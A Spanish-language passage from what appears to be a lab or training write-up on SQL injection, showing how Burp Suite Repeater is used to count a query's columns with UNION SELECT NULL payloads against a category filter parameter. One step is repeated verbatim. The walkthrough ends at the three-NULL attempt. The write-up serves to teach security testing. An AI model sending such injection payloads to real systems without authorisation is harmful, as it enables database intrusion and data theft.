

Tras seleccionar la petición, se utilizó el comando (usualmente clic derecho o el atajo Ctrl + R) para enviar dicho paquete al módulo Repeater.




```
1 GET /filter?category=Gifts'+UNION+SELECT+NULL-- HTTP/2
```

Dentro del módulo Repeater, se procedió a modificar el parámetro category en la línea de la petición (pestaña Request), agregando el payload Gifts'+UNION+SELECT+NULL--. El objetivo de inyectar un único valor NULL es evaluar si la consulta original subyacente devuelve exactamente una columna. Una vez estructurado el vector de ataque, se envió la solicitud modificada al servidor utilizando el botón "Send". En el panel "Response", se observó que el servidor procesó la petición y devolvió un código de error HTTP/2 500 Internal Server Error.

La recepción de este error de servidor indica que la consulta SQL resultante falló en su ejecución. En la metodología de inyección UNION, este comportamiento comprueba que la cantidad de columnas solicitadas (en este caso, una) no coincide con el número de columnas que estructura la consulta original.




1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL-- HTTP/2

Se ajustó el vector de ataque en el parámetro category de la petición original. Se inyectó la cadena Gifts'+UNION+SELECT+NULL,NULL--. Al añadir un segundo valor NULL separados por una coma, se tiene el propósito de evaluar si la consulta original está diseñada para devolver exactamente dos columnas.

Se procedió a despachar la petición modificada hacia el servidor utilizando el botón "Send" de la interfaz.

En el panel "Response", se observó que el aplicativo web retornó nuevamente un código de estado HTTP/2 500 Internal Server Error.

La persistencia de este error interno confirma que la consulta SQL resultante continúa fallando. Esto demuestra concluyentemente que la consulta original no devuelve dos columnas. Por consiguiente, la metodología dicta que se debe iterar el payload agregando un tercer valor NULL para continuar con la enumeración.




1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL-- HTTP/2

Se ajustó el vector de ataque en el parámetro category de la petición original. Se inyectó la cadena Gifts'+UNION+SELECT+NULL,NULL--. Al añadir un segundo valor NULL separados por una coma, se tiene el propósito de evaluar si la consulta original está diseñada para devolver exactamente dos columnas.

Se procedió a despachar la petición modificada hacia el servidor utilizando el botón "Send" de la interfaz.

En el panel "Response", se observó que el aplicativo web retornó nuevamente un código de estado HTTP/2 500 Internal Server Error.

La persistencia de este error interno confirma que la consulta SQL resultante continúa fallando. Esto demuestra concluyentemente que la consulta original no devuelve dos columnas. Por consiguiente, la metodología dicta que se debe iterar el payload agregando un tercer valor NULL para continuar con la enumeración.



1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2

Dentro del módulo Repeater, se ajustó una vez más la petición en el parámetro category, inyectando la cadena: Gifts' + UNION + SELECT + NULL, NULL, NULL--


